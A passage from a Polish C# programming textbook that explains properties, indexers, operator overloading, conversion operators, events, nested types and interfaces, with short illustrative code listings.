Metody rozszerzeń nie są tak naprawdę składowymi klas, dla których są definiowane — w naszym przykładzie klasa `string` w rzeczywistości nie uzyskuje żadnej dodatkowej metody. Jest to jedynie złudzenie, za którym stoi kompilator C# i które jest utrzymywane nawet w przypadkach, gdy wywołanie metody następuje w sposób niejawny. Jest to szczególnie użyteczne w razie korzystania z możliwości C#, które wymagają, by określone metody były dostępne. W [Rozdział 2.](#) można się było dowiedzieć, że działanie pętli `foreach` zależy od dostępności metody `GetEnumerator`. Wiele z możliwości technologii LINQ, która została opisana w [Rozdział 10.](#), zależy od dostępności określonych metod; to samo dotyczy możliwości programowania asynchronicznego opisanych w [Rozdział 18](#). We wszystkich tych przypadkach, pisząc odpowiednie metody rozszerzeń, możemy skorzystać z tych nowych możliwości języka w typach, które wcześniej nie dawały takich możliwości.

## Właściwości

Klasy i struktury mogą definiować **właściwości**, które są w zasadzie zakamuflowanymi metodami. Aby odwołać się do właściwości, używamy takiej samej składni jak podczas korzystania z pól, choć w rzeczywistości oznacza ona odwołanie do metody. Właściwości mogą być przydatne do zgłaszania zamierzeń. Jeśli jakaś składowa jest udostępniana jako właściwość, oznacza to, że reprezentuje ona informację o obiekcie, a nie operację, jaką ten obiekt może wykonać, a zatem odczyt właściwości zazwyczaj nie jest kosztowny i nie powinien mieć żadnych poważnych efektów ubocznych. W przypadku metod prawdopodobieństwo, że na skutek ich wywołania obiekt coś zrobi, jest znacznie większe.

Oczywiście wcale tak być nie musi, gdyż właściwości są jedynie metodami. Nic nie stoi na przeszkodzie, byśmy napisali właściwość, której wykonanie zajmuje godziny i która za każdym razem, gdy zostanie wywołana, wprowadza znaczące zmiany w stanie aplikacji; niemniej jednak byłby to raczej kiepski sposób projektowania kodu.

Właściwości zazwyczaj udostępniają parę metod: jedną do odczytu wartości oraz jedną do jej ustawiania. [Przykład 3-33](#) przedstawia bardzo popularne rozwiązanie: właściwość posiadającą akcesory `get` oraz `set`, zapewniające pełny dostęp do pola. A dlaczego nie zastąpić właściwości polem publicznym? Takie rozwiązanie jest

często krytykowane, gdyż sprawia, że zewnętrzny kod może zmieniać stan obiektu w taki sposób, że obiekt nie będzie o tym wiedział. Może się zdarzyć, że w przyszłych wersjach kodu obiekt będzie musiał coś zrobić — na przykład zaktualizować interfejs użytkownika — za każdym razem, gdy zmieni się wartość pola. Innym powodem przemawiającym za stosowaniem właściwości jest to, że niektóre systemy po prostu ich wymagają — niektóre systemy wiązania danych z interfejsem użytkownika mogą operować wyłącznie na właściwościach. Oprócz tego niektóre typy nie udostępniają pól — w dalszej części rozdziału przedstawiony został sposób definiowania typów abstrakcyjnych przy użyciu **interfejsów**, a interfejsy mogą zawierać właściwości, lecz nie mogą definiować pól.

### Przykład 3-33. Klasa definiująca prostą właściwość

```
public class HasProperty
{
    private int _x;
    public int X
    {
        get
        {
            return _x;
        }
        set
        {
            _x = value;
        }
    }
}
```

Wzorzec przedstawiony na [Przykład 3-33](#) jest tak powszechny, że C# może go wygenerować samo niemal w całości. [Przykład 3-34](#) przedstawia niemalże jego odpowiednik — w tym przypadku kompilator automatycznie generuje za nas pole oraz akcesory **get** i **set**, które odpowiednio odczytują i ustawiają wartość tego pola, analogicznie do metod z [Przykład 3-33](#). Jedyna różnica polega na tym, że w przykładzie z [Przykład 3-34](#) pozostały kod klasy nie jest w stanie odwołać się bezpośrednio do pola, gdyż kompilator je ukrywa.

### Przykład 3-34. Właściwość automatyczna

```
public class HasProperty
{
    public int X { get; set; }
}
```

W obu przypadkach zdefiniowana właściwość jest jedynie wymyślnym zapisem dwóch metod. Akcesor **get** zwraca wartość typu deklarowanego przez właściwość, a akcesor **set** pobiera pojedynczy argument tego samego typu, używając przy tym

niejawnego parametru o nazwie `value`. Przykład przedstawiony na [Przykład 3-33](#) korzysta z tego parametru, by zmodyfikować wartość pola. Oczywiście nic nas nie zmusza, by wartość właściwości była przechowywana w polu. W rzeczywistości w ogóle nie ma wymogu, by akcesory `get` i `set` były ze sobą w jakkolwiek sposób powiązane — można napisać akcesor `get` zwracający wartość losową oraz akcesor `set`, który całkowicie ignoruje przekazaną wartość. Jednak to, że *można* to zrobić, wcale nie oznacza, że *należy* skorzystać z takiej możliwości. W praktyce każdy inny programista korzystający z naszej klasy będzie oczekwał, że właściwości zapamiętają przekazywaną wartość; i nie tylko wynika to z faktu, że właściwości przypominają pola, co pokazuje [Przykład 3-35](#).

### Przykład 3-35. Stosowanie właściwości

```
var o = new HasProperty();
o.X = 123;
o.X += 432;
Console.WriteLine(o.X);
```

Jeśli do zaimplementowania właściwości używamy pełnej składni, takiej jaka została przedstawiona na [Przykład 3-33](#), to możemy pominąć akcesor `set` lub `get`, tworząc w ten sposób właściwość tylko do odczytu lub tylko do zapisu.

Właściwości tylko do odczytu mogą być z powodzeniem używane w przypadkach, gdy jakiś aspekt obiektu jest niezmienny w całym okresie istnienia obiektu, przykładem może tu być identyfikator. Właściwości tylko do zapisu są nieco mniej użyteczne, choć można je stosować w systemach korzystających z techniki **wstrzykiwania zależności** (ang. *dependency injection*). Właściwości tylko do odczytu lub tylko do zapisu nie można tworzyć, korzystając ze składni właściwości automatycznych przedstawionej na [Przykład 3-34](#), gdyż z takiej właściwości nie można by korzystać w użyteczny sposób. Niemniej jednak można wyobrazić sobie właściwość, która definiuje publiczny akcesor `get` i prywatny akcesor `set`. Można to zrobić, stosując zarówno pełną składnię właściwości, jak i składnię automatyczną. [Przykład 3-36](#) pokazuje, jak można zdefiniować taką właściwość, korzystając ze składni automatycznej.

### Przykład 3-36. Właściwość automatyczna z prywatną metodą set

```
public int X { get; private set; }
```

Przedstawiając właściwości tylko do odczytu, koniecznie należy wspomnieć o ważnym zagadnieniu wiążącym się z właściwościami, typami wartościowymi oraz niezmiennością.

## Właściwości i zmienne typy wartościowe

Jak już wspomniałem wcześniej, typy wartościowe są zazwyczaj nieco prostsze,

jeśli są typami niezmiennymi, choć nie ma wymogu, który nakazywałby, że ta cecha jest niezbędna. Jednym z problemów związanych z modyfikowalnymi typami wartościowymi jest to, że przypadkowo można doprowadzić do sytuacji, w której nie jest modyfikowana wartość, o którą nam chodziło, lecz jej kopia. Problem ten staje się wyraźnie widoczny, kiedy zdefiniujemy właściwość korzystającą ze zmiennego typu wartościowego. Struktura `Point` zdefiniowana w przestrzeni nazw `System.Windows` jest typem zmiennym, zatem możemy jej użyć do zilustrowania tego problemu. [Przykład 3-37](#) definiuje właściwość `Location` typu `Point`.

#### Przykład 3-37. Właściwość zmiennego typu wartościowego

```
using System.Windows;

public class Item
{
    public Point Location { get; set; }
}
```

Typ `Point` definiuje dwie właściwości do odczytu i zapisu, o nazwach `X` i `Y`, a zatem dysponując zmienną tego typu, możemy je ustawać. Jeśli jednak spróbujemy ustawić wartość kolejną z tych właściwości za pośrednictwem innej właściwości, to okaże się, że takiego kodu nie uda się skompilować. Demonstруje to przykład przedstawiony na [Przykład 3-38](#) — jego kod próbuje zmienić wartość właściwości `X` typu `Point`, pobranej z obiektu `Item` przy użyciu właściwości `Location`.

#### Przykład 3-38. Błąd: używając właściwości, nie można zmodyfikować właściwości typu wartościowego

```
var item = new Item();
item.Location.X = 123;
```

Podczas próby skompilowania powyższego kodu pojawi się następujący błąd:

```
error CS1612: Cannot modify the return value of 'Item.Location' because it is
not a variable \[25\]
```

C# uznaje, że pola, podobnie jak zmienne lokalne oraz argumenty metod, są zmiennymi, a zatem gdybyśmy zmienili kod z [Przykład 3-37](#) tak, by składowa `Location` była polem publicznym, a nie właściwością, to kod z powyższego listingu można by skompilować i działałby on zgodnie z oczekiwaniami. Ale dlaczego takie rozwiązanie nie działa w przypadku użycia właściwości? Trzeba pamiętać, że właściwości są jedynie metodami, a zatem kod z [Przykład 3-37](#) jest w zasadzie odpowiednikiem kodu przedstawionego na [Przykład 3-39](#).

#### Przykład 3-39. Zastąpienie właściwości metodami

```
using System.Windows;
```

```
public class Item
{
    private Point _location;
    public Point get_Location()
    {
        return _location;
    }

    public void set_Location(Point value)
    {
        _location = value;
    }
}
```

Ponieważ `Point` jest typem wartościowym, zatem metoda `get_Location` musi zwracać kopię — nie ma możliwości, by zwróciła ona referencję do wartości zapisanej w polu `_location`. A ponieważ właściwości są ukrytymi metodami, zatem kod z [Przykład 3-37](#) musi zwracać kopię wartości właściwości. Oznacza to, że gdyby kompilator dopuścił do skompilowania kodu z [Przykład 3-38](#), to zmodyfikowałby on właściwość `X` kopii zwróconej przez właściwość `Location`, a nie samą wartość obiektu `Item`, którą właściwość ta reprezentuje. Wyraźnie pokazuje to kod przedstawiony na [Przykład 3-40](#). W tym przypadku kod można skompilować — kompilator pozwoli nam strzelić sobie w stopę, jeśli wyraźnie pokażemy, że właśnie o to nam chodzi. Ta wersja kodu wyraźnie pokazuje, że nie pozwala ona zmodyfikować zawartości obiektu `Item`.

#### Przykład 3-40. Jawne utworzenie kopii

```
var item = new Item();
Point location = item.Location;
location.X = 123;
```

Dlaczego zatem takie rozwiązanie działa, jeśli zamiast właściwości użyjemy pola? Podpowiadzą może być treść błędu zgłoszonego przez kompilator: jeśli chcemy zmodyfikować instancję struktury, to musimy to zrobić za pośrednictwem zmiennej. W języku C# zmienna jest miejscem w pamięci, a odwołując się do konkretnego pola za pomocą jego nazwy, w jasny sposób pokazujemy, że chcemy operować na tym miejscu w pamięci — na wartości pola. Jednak metody (a zatem także i właściwości) nie mogą zwracać niczego, co mogłoby reprezentować miejsce w pamięci — mogą jedynie zwrócić wartość zapisaną w tym miejscu. Innymi słowy, w C# nie ma mechanizmu stanowiącego odpowiednik słowa kluczowego `ref` dla wartości zwracanych przez metody. Na szczęście większość typów wartościowych to typy niezmienne, a powyższe problemy pojawiają się wyłącznie w przypadku stosowania typów zmiennych.

## PODPOWIEDŹ

Niezmienność typu nie rozwiązuje tego problemu całkowicie — wciąż można napisać problematyczny kod, taki jak `item.Location.X = 123`. Jednak struktury niezmienne przynajmniej nas nie oszukują, sprawiając wrażenie, że można coś takiego zrobić.

Ponieważ właściwości są w zasadzie jedynie metodami (i to zazwyczaj występującymi w parach), zatem teoretycznie powinny zapewniać możliwość podawania innych argumentów niż niejawny argument `value` używany w akcesorze `set`. CLR pozwala na to, lecz C# nie obsługuje takich możliwości — z jednym wyjątkiem: indeksatorami.

## Indeksatory

**Indeksator** (ang. *indexer*) jest właściwością pobierającą jeden argument, do której odwołujemy się przy użyciu składni charakterystycznej dla tablic. Przydają się one w przypadku tworzenia klas zawierających kolekcje obiektów. [Przykład 3-41](#) przedstawia jedną z klas kolekcji dostępnych w bibliotece .NET Framework. Jest to w zasadzie tablica o zmiennej długości, która dzięki zastosowaniu indeksatora sprawia wrażenie, jakby faktycznie była tablicą (co widać w drugim i trzecim wierszu przykładu). (Tablice oraz kolekcje zostały opisane w [Rozdział 5](#)).

### Przykład 3-41. Stosowanie indeksatora

```
var numbers = new List<int> { 1, 2, 1, 4 };
numbers[2] += numbers[1];
Console.WriteLine(numbers[0]);
```

Z punktu widzenia CLR indeksator jest zwyczajną właściwością, z tą różnicą, że jest on oznaczany jak **właściwość domyślna**. Pojęcie to jest pewną pozostałością po starszych wersjach języka Visual Basic dostosowanych do korzystania z technologii COM, która została przeniesiona na platformę .NET i którą C# w większości ignoruje. Indeksatory są jedną możliwością C#, która traktuje właściwości domyślne w szczególny sposób. Jeśli klasa oznacza właściwość jako domyślną oraz jeśli właściwość ta akceptuje co najmniej jeden argument, to C# pozwala na korzystanie z niej przy użyciu składni indeksatora.

Składnia deklaracji indeksatora jest nieco specyficzna. [Przykład 3-42](#) przedstawia indeksator tylko do odczytu. Oczywiście podobnie jak w każdej innej właściwości można do niego dodać także akcesor `set`, zmieniając go tym samym w indeksator do odczytu i zapisu. (Tak się składa, że wszystkie właściwości, także i te domyślne, mają swoje nazwy. C# nadaje właściwościom indeksatorów nazwę `Item` i automatycznie dodaje do nich adnotację oznaczającą, że jest to właściwość)

domyślnej. Podczas korzystania z indeksatorów nie używa się zazwyczaj nazw, choć będą one widoczne dla niektórych narzędzi. W dokumentacji biblioteki .NET Framework w wielu klasach indeksatory występują właśnie pod nazwą `Item`).

#### Przykład 3-42. Klasa z indeksatorem

```
public class Indexed
{
    public string this[int index]
    {
        get
        {
            return index < 5 ? "to" : "tamto";
        }
    }
}
```

Taka składnia jest pod pewnym względem logiczna. CLR pozwala, by każda właściwość miała argumenty, więc w zasadzie każda właściwość mogłaby być indeksatorem. A zatem można by sobie wyobrazić deklarację właściwości o postaci przedstawionej na [Przykład 3-43](#). Gdyby zastosowanie takiego zapisu było możliwe, to zastosowanie w deklaracji właściwości słowa kluczowego `this` zamiast jej nazwy miałoby sens.

#### Przykład 3-43. Hipotetyczna właściwość indeksatora o dowolnej nazwie

```
public string X[int index] // tego kodu nie uda się skompilować!
{
    get ...
}
```

Okazuje się, że C# nie obsługuje tego bardziej ogólnego sposobu zapisu — jedynie właściwość domyślna może być indeksowana. [Przykład 3-43](#) został przedstawiony tylko dlatego, że po obejrzeniu go obsługuwana składnia indeksatorów wydaje się być nieco mniej dziwna.

C# obsługuje indeksatory wielowymiarowe. Są to zwyczajne indeksatory posiadające więcej niż jeden parametr — ponieważ właściwości są tak naprawdę metodami, zatem można definiować indeksatory o dowolnej liczbie parametrów.

## Operatory

Klasy i struktury mogą zmieniać znaczenie operatorów. We wcześniejszej części rozdziału został już przedstawiony przykład takich zmodyfikowanych operatorów:

[Przykład 3-7](#) przedstawał zmieniony operator `++`, a [Przykład 3-11](#) — operatory `==` oraz `!=`. Klasy i struktury mogą modyfikować znaczenie niemal wszystkich operatorów arytmetycznych, logicznych oraz operatorów porównania przedstawionych w [Rozdział 2](#). Spośród operatorów zamieszczonych w tabelach

2.3, 2.4, 2.5 oraz 2.6 nie można zmieniać znaczenia wyłącznie dwóch: koniunkcji warunkowej (`&&`) oraz alternatywy warunkowej (`||`). Operatory te są przetwarzane zgodnie z typami innych operandów, jednak definiując logiczny operator koniunkcji (AND — `&`), logiczny operator alternatywy (OR — `|`) oraz dodatkowo zmieniając znaczenie logicznych operatorów `true` i `false` (co zostanie opisane niebawem), można kontrolować działanie operatorów `&&` i `||`, choć nie można ich jawnie zaimplementować.

Wszystkie niestandardowe implementacje operatorów są tworzone zgodnie z tym samym wzorcem. Przypominają one metody statyczne, jednak w miejscu, gdzie normalnie podaje się nazwę metody, umieszczane jest słowo kluczowe `operator` oraz symbol operatora, którego znaczenie chcemy zmienić. Następnie podawana jest lista parametrów, przy czym ich liczba zależy od liczby operandów wymaganych przez operator. Na [Przykład 3-7](#) został przedstawiony operator wymagający podania jednego argumentu — operator inkrementacji. [Przykład 3-44](#) pokazuje, jak mógłby wyglądać dwuargumentowy operator dodawania (+) zdefiniowany dla tej samej klasy.

#### Przykład 3-44. Implementacja operatora +

```
public static Counter operator +(Counter x, Counter y)
{
    return new Counter(x.Count + y.Count);
}
```

Choć liczba argumentów musi odpowiadać liczbie operandów wymaganych przez konkretny operator, tylko jeden z nich musi być tego samego typu, do którego operator ten należy. Z tej możliwości korzysta przykład przedstawiony na [Przykład 3-45](#), który pozwala dodać do obiektu klasy `Counter` wartość typu `int`.

#### Przykład 3-45. Obsługa operandów innych typów

```
public static Counter operator +(Counter x, int y)
{
    return new Counter(x.Count + y);
}

public static Counter operator +(int x, Counter y)
{
    return new Counter(x + y.Count);
}
```

C# wymaga, by pewne operatory były definiowane parami. Widzieliśmy to już na przykładzie operatorów `==` i `!=` — nie można definiować tylko jednego z nich, pomijając drugi. Podobnie jeśli w danym typie zdefiniujemy operator `>`, to musimy także zdefiniować operator `<`, i na odwrót. Dokładnie to samo dotyczy operatorów

`>=` oraz `<=`. (Istnieje jeszcze jedna taka para operatorów, `true` oraz `false`, jednak w ich przypadku sytuacja wygląda nieco inaczej, o czym dowiesz się już niebawem).

W przypadku przeciążania operatora, dla którego istnieje złożony operator przypisania, w rzeczywistości definiujemy działanie obu operatorów. Jeśli zmienimy znaczenie operatora `+`, to operator `+=` automatycznie będzie działał tak samo.

Korzystając ze słowa kluczowego `operator`, można także definiować niestandardowe konwersje — metody konwertujące dane określonego typu na jakiś inny typ i na odwrót. Na przykład: gdybyśmy chcieli mieć możliwość konwersji obiektów `Counter` do liczb typu `int`, to moglibyśmy dodać do klasy dwie metody przedstawione na [Przykład 3-46](#).

#### Przykład 3-46. Operatory konwersji

```
public static explicit operator int(Counter value)
{
    return value.Count;
}

public static explicit operator Counter(int value)
{
    return new Counter(value);
}
```

W powyższym przykładzie zastosowane zostało słowo kluczowe `explicit`, które oznacza, że z konwersji można korzystać przy użyciu zapisu przedstawionego na [Przykład 3-47](#).

#### Przykład 3-47. Stosowanie jawnych operatorów konwersji

```
var c = (Counter) 123;
var v = (int) c;
```

Gdybyśmy zamiast słowa kluczowego `explicit` użyli słowa `implicit`, to konwersja mogłaby być wykonywana bez jawnego rzutowania. W [Rozdział 2](#) opisano pewne sytuacje, w których C# może automatycznie promować typy liczbowe. Na przykład w wywołaniu metody lub w instrukcji przypisania można użyć wartości typu `int` w miejscu, w którym powinna zostać użyta wartość typu `long`. Konwersja danej `int` na `long` zawsze się uda i nigdy nie doprowadzi do utraty informacji, dlatego też kompilator może automatycznie wygenerować kod przeprowadzający taką konwersję bez konieczności stosowania jawnego rzutowania. Jeśli zdefiniujemy operatory konwersji niejawnej (oznaczone słowem kluczowym `implicit`), kompilator C# będzie ich używał w dokładnie taki sam, niezauważalny sposób, pozwalając, by nasz typ był stosowany w miejscach, w

których były oczekiwane dane innego typu. (W rzeczywistości specyfikacja C# definiuje promocje liczbowe, takie jak konwersja typu `int` na `long`, jako wbudowane konwersje niejawne).

Operatory konwersji niejawnej są czymś, czego zapewne nie będziemy pisali zbyt często. Należy to robić tylko wtedy, gdy możemy spełniać te same standardy, jakie zapewniają wbudowane konwersje: konwersja zawsze powinna być możliwa do wykonania i nigdy nie powinna doprowadzać do zgłoszenia wyjątku. Co więcej, taka konwersja powinna mieć sens — konwersje niejawne są nieco zdradliwe, gdyż mogą doprowadzać do wykonywania metod, które na pierwszy rzut oka nie powinny być wywoływanie. A zatem niejawne operatory konwersji należą tworzyć wyłącznie wtedy, gdy mają one jednoznaczny sens, chyba że zależy nam na tym, by zdezorientować innych programistów.

C# udostępnia jeszcze dwa dodatkowe operatory: `true` oraz `false`. Jeśli zechcemy zdefiniować jeden z nich, będziemy musieli zdefiniować oba. Stanowią one dosyć dziwną parę operatorów, gdyż pomimo tego, że specyfikacja C# definiuje je jako przeciążone operatory jednoargumentowe, to nie odpowiadają żadnemu operatorowi, którego można by użyć w wyrażeniu. Są one stosowane w dwóch przypadkach.

Jeśli nie zdefiniowaliśmy jawnej konwersji na typ `bool`, lecz zdefiniowaliśmy operatory `true` oraz `false`, to C# zastosuje operator `true`, jeśli dana tego typu zostanie umieszczona w wyrażeniu warunkowym instrukcji `if`, pętli `do` lub `while`, bądź też w wyrażeniu warunkowym w pętli `for`. Niemniej jednak w tych sytuacjach preferowane jest użycie niejawnego operatora konwersji na typ `bool`, dlatego też nie jest to główny powód istnienia tych dwóch operatorów.

Podstawową przyczyną udostępnienia operatorów `true` i `false` jest chęć zapewnienia możliwości używania naszego niestandardowego typu jako operandu logicznych operatorów warunkowych (`&&` oraz `||`). Trzeba pamiętać, że operatory te będą przetwarzaly swój drugi operand wyłącznie wtedy, gdy wartość pierwszego nie pozwala na określenie wartości całego wyrażenia. By zmienić działanie tych operatorów, konieczne jest zdefiniowanie operatorów bezwarunkowych (`&` oraz `!`) oraz operatorów `true` i `false`. Podczas przetwarzania operatora `&&` C# używa operatora `false` do wyznaczenia wartości pierwszego operandu i jeśli okaże się, że zwrócił on wartość `false`, to drugi operand w ogóle nie zostanie przetworzony. Jeśli jednak pierwszy operand nie miał wartości `false`, to zostanie przetworzony drugi operand, a obie uzyskane wartości zostaną przekazane do niestandardowego operatora `&`. Operator `||` działa bardzo podobnie, z tą różnicą, że korzysta odpowiednio z niestandardowych operatorów `true` i `!`.

Można się zastanawiać, do czego są potrzebne operatory `true` i `false` — czy nie wystarczyłoby zdefiniować niejawnej konwersji na typ `bool`? W rzeczywistości okazuje się, że wystarczyłoby, a jeśli tak zrobimy, to C# użyje tej konwersji do zaimplementowania operatorów `&&` i `||`, zamiast używać do tego operatorów `&`, `|`, `true` oraz `false`. Niemniej jednak może się zdarzyć, że niektóre typy będą musiały mieć możliwość reprezentacji wartości, która nie jest ani `false`, ani `true` — trzeciej wartości reprezentującej stan nieznany. Operator `true` pozwala C# zadać pytanie: „czy obiekt reprezentuje prawdę”, a obiekowi pozwala odpowiedzieć „nie” bez jawnego stwierdzania, że reprezentuje fałsz. Konwersja na typ `bool` nie zapewnia takiej możliwości.

### PODPOWIEDŹ

Operatory `true` i `false` były dostępne już w pierwszej wersji języka C#, a ich głównym zastosowaniem było zapewnianie możliwości implementacji typów logicznych dopuszczających stosowanie wartości pustej w podobny sposób, jaki jest stosowany w bazach danych. Typy dopuszczające **wartość pustą** (ang. *nullable types*) wprowadzone w C# 2.0 stanowią znacznie lepsze rozwiązanie, zatem operatory `true` i `false` nie są już szczególnie przydatne, jednak w bibliotece klas .NET Framework wciąż są dostępne starsze klasy, które z nich korzystają.

Żadnych innych operatorów nie można przeciągać. Na przykład nie można zdefiniować niestandardowego znaczenia operatora `.` używanego w odwołaniach do składowych, operatora warunkowego `(? :)`, operatora `??` ani operatora `new`.

## Zdarzenia

Struktury i klasy pozwalają także na deklarowanie **zdarzeń** (ang. *events*). Ten rodzaj składowych sprawia, że typy mogą generować powiadomienia w momencie zajścia jakiegoś interesującego zdarzenia, wykorzystując przy tym model bazujący na subskrypcji. Na przykład obiekt interfejsu użytkownika reprezentujący przycisk może definiować zdarzenie `Click`, a my możemy napisać kod subskrybujący te zdarzenia.

Zdarzenia są zależne od delegatów, a ponieważ cały [Rozdział 9.](#) jest poświęcony właśnie im, zatem nie będziemy zajmowali się nimi tutaj. Wspomniałem o nich tylko dlatego, że w przeciwnym razie niniejszy podrozdział poświęcony różnym rodzajom składowych typów byłby niekompletny.

## Typy zagnieżdżone

Ostatnim rodzajem składowych, jakie możemy definiować w strukturach i klasach, są typy zagnieżdżone. Można definiować zagnieżdżone klasy, struktury oraz

wszelkie inne typy, które zostały opisane w dalszej części tego rozdziału. Typ zagnieżdzony może robić dokładnie to samo co normalne typy, jednak oprócz tego dysponuje kilkoma dodatkowymi cechami.

Podczas definiowania typów zagnieżdzonych dysponujemy kilkoma dodatkowymi poziomami dostępności. Każdy typ zdefiniowany na poziomie globalnym może być publiczny (`public`) lub wewnętrzny (`internal`) — w takim przypadku stosowanie modyfikatora `private` nie ma sensu, gdyż sprawia on, że dany typ jest dostępny wyłącznie w obrębie typu zawierającego, a jeśli definiujemy coś na poziomie globalnym, to typu zawierającego nie ma. Jednak typy zagnieżdżone mają typ zawierający, dlatego też jeśli zdefiniujemy go jako prywatny (`private`), to będzie on dostępny wyłącznie wewnątrz typu, w którym został zdefiniowany. **Przykład 3-48** przedstawia prywatną klasę zagnieżdzoną.

### Przykład 3-48. Prywatna klasa zagnieżdzona

---

```
class Program
{
    private static void Main(string[] args)
    {
        // Pytamy bibliotekę klas, gdzie znajduje się katalog Moje Dokumenty
        użytkownika
        string path =
            Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
        string[] files = Directory.GetFiles(path);
        var comparer = new LengthComparer();
        Array.Sort(files, comparer);
        foreach (string file in files)
        {
            Console.WriteLine(file);
        }
    }

    private class LengthComparer : IComparer<string>
    {
        public int Compare(string x, string y)
        {
            int diff = x.Length - y.Length;
            return diff == 0 ? x.CompareTo(y) : diff;
        }
    }
}
```

---

Klasy prywatne mogą być przydatne w takich przypadkach jak ten, kiedy używamy jakiegoś API wymagającego zaimplementowania konkretnego interfejsu. W powyższym przykładzie wywołujemy metodę `Array.Sort`, by posortować listę plików na podstawie długości ich nazw. (Taki sposób sortowania nie jest

szczególnie przydatny, ale ładnie wygląda). Interesujący nas porządek sortowania został określony w formie obiektu implementującego interfejs

`IComparer<string>`. Interfejsy zostały szczegółowo opisane w następującym podrozdziale, jednak ten konkretny interfejs jest jedynie opisem tego, co musimy przekazać w wywołaniu metody `Array.Sort`. W celu zaimplementowania interfejsu napisaliśmy klasę zagnieżdżoną. Stanowi ona jedynie szczegół implementacji naszego kodu i dlatego nie chcemy, by była publicznie dostępna. Innymi słowy, prywatna klasa zagnieżdżona jest dokładnie tym, czego nam potrzeba.

Kod umieszczany w typach zagnieżdżonych może korzystać z niepublicznych składowych typu zawierającego, jednak instancja typu zagnieżdzonego nie dysponuje domyślnie referencją do instancji typu zawierającego. (Jeśli znasz język Java, może to Cię nieco dziwić. Zagnieżdżone typy C# są odpowiednikami statycznych klas zagnieżdżonych Javy, a w C# nie ma odpowiednika klas zagnieżdżonych języka Java). A zatem jeśli potrzebujemy, by instancja klasy zagnieżdzonej dysponowała referencją do instancji, wewnątrz której się znajduje, to musimy zadeklarować pole, w którym mogłaby ona być przechowywana, i odpowiednio ją zainicjować. Takie rozwiązanie będzie działać dokładnie tak samo jak w przypadku dowolnego obiektu, który chciałby dysponować referencją do innego obiektu. Oczywiście taka możliwość istnieje tylko wtedy, gdy typ zewnętrzny jest typem referencyjnym.

Jak na razie omówiono tylko klasy i struktury, jednak w C# istnieją także inne sposoby definiowania niestandardowych typów. Niektóre z nich są na tyle skomplikowane, że trzeba je przedstawiać w odrębnych rozdziałach, jest jednak kilka na tyle prostych, byśmy mogli przyjrzeć się im tutaj.

## Interfejsy

Interfejs definiuje interfejs programowania, jednak jest on pozbawiony jakiekolwiek implementacji. Klasy mogą następnie implementować interfejsy. Jeśli napiszemy kod, który posługuje się interfejsem, to będzie on mógł działać z dowolnym typem implementującym ten interfejs, a nie tylko z konkretnym typem danych.

Na przykład .NET Framework definiuje interfejs o nazwie `IEnumerable<T>`, który określa minimalny zbiór składowych koniecznych do reprezentacji sekwencji wartości. (Jest to interfejs ogólny, a zatem można go używać do reprezentacji sekwencji danych dowolnego typu. Na przykład `IEnumerable<string>` jest sekwencją łańcuchów znaków. Typy ogólne zostały opisane w [Rozdział 5](#)). Jeśli jakaś metoda będzie miała parametr typu `IEnumerable<string>`, to będzie można przekazać do niej dowolną instancję dowolnego typu, który implementuje ten

interfejs; a to oznacza, że jedna metoda może operować na tablicach, różnych klasach kolekcji dostępnych w bibliotece .NET Framework, wynikach zwracanych przez zapytania LINQ, jak również na innych danych.

Interfejs deklaruje metody, właściwości oraz zdarzenia, jednak nie określa ich zawartości, co pokazuje przykład przedstawiony na [Przykład 3-49](#). Właściwości określają, czy należy utworzyć akcesory `set` i `get`, jednak zamiast ich ciał są umieszczane średniki. Interfejs jest właściwie listą składowych, które dany typ powinien udostępniać, aby dany interfejs został zaimplementowany.

### Przykład 3-49. Interfejs

```
public interface IDoStuff
{
    string this[int i] { get; set; }
    string Name { get; set; }
    int Id { get; }
    int SomeMethod(string arg);
    event EventHandler Click;
}
```

W poszczególnych składowych nie można podawać modyfikatorów dostępności — jest ona kontrolowana na poziomie samego interfejsu. (Podobnie jak klasy, także interfejsy można deklarować jako publiczne lub wewnętrzne, chyba że będzie to interfejs zagnieżdżony, gdyż w takim przypadku poziom dostępności może być dowolny). Interfejsy nie mogą zawierać pól ani typów zagnieżdżonych, gdyż jedynie definiują API, a nie implementują go. Co więcej, interfejsy nie mogą deklarować konstruktorów — określają one jedynie usługę, jaką dany obiekt powinien udostępniać, kiedy już zostanie utworzony.

Warto wspomnieć, że nazwy wszystkich interfejsów zdefiniowanych w bibliotece .NET Framework są zgodne z konwencją, która zaleca, by rozpoczynały się one od litery `I`, a kolejne słowa były zapisywane zgodnie z konwencją *PascalCasing*.

Klasa deklaruje implementowane interfejsy w formie listy zapisywanej za dwukropkiem umieszczonym za nazwą klasy, tak jak pokazano na [Przykład 3-50](#). Klasa musi udostępnić implementacje wszystkich składowych interfejsu, a jeśli którakolwiek z nich zostanie pominięta, to kompilator zgłosi stosowny błąd.

### Przykład 3-50. Implementacja interfejsu

```
public class DoStuff : IDoStuff
{
    public string this[int i] { get { return i.ToString(); } set { } }
    public string Name { get; set; }
    ... itd.
}
```

Implementując interfejs w C#, wszystkie jego metody definiujemy zazwyczaj jako składowe publiczne naszej klasy. Jednak czasami będziemy chcieli uniknąć takiego rozwiązania. Może się zdarzyć, że jakieś API będzie wymagało zaimplementowania interfejsu, który według nas będzie posiadał wygląd naszej klasy. Ewentualnie może się także zdarzyć, że w naszej klasie już została zdefiniowana składowa o takiej samej nazwie i sygnaturze co jedna ze składowych wymaganych przez interfejs, której znaczenie będzie jednak zupełnie inne. Co gorsza, może się także zdarzyć, że będziemy musieli zaimplementować dwa interfejsy, z których każdy definiuje składowe o tych samych nazwach i sygnaturach, ale mające działać całkowicie inaczej. Wszystkie te problemy można rozwiązać, korzystając z techniki nazywanej **implementacją jawną**; pozwala ona definiować składowe implementujące konkretne składowe interfejsu, przy czym nie będą one składowymi publicznymi. [Przykład 3-51](#) przedstawia przykład implementacji jednej z metod interfejsu z [Przykład 3-49](#), wykorzystując przy tym składnię implementacji jawnej. W tym przypadku nie określamy dostępności implementowanej metody, a jej nazwa jest poprzedzana nazwą interfejsu.

#### Przykład 3-51. Jawna implementacja interfejsu

```
int IDoStuff.SomeMethod(string arg)
{
    ...
}
```

Kiedy typ używa jawnej implementacji interfejsu, do zaimplementowanych w ten sposób składowych nie można odwoływać się za pośrednictwem referencji do instancji tego typu. Będą one dostępne wyłącznie wtedy, gdy będziemy odwoływać się do obiektu za pośrednictwem wyrażenia typu interfejsu.

Gdy klasa implementuje interfejs, to można ją niejawnie skonwertować na typ tego interfejsu. A zatem wyrażenie typu `DoStuff` można przekazać do metody wymagającej argumentu typu `IDoStuff`.

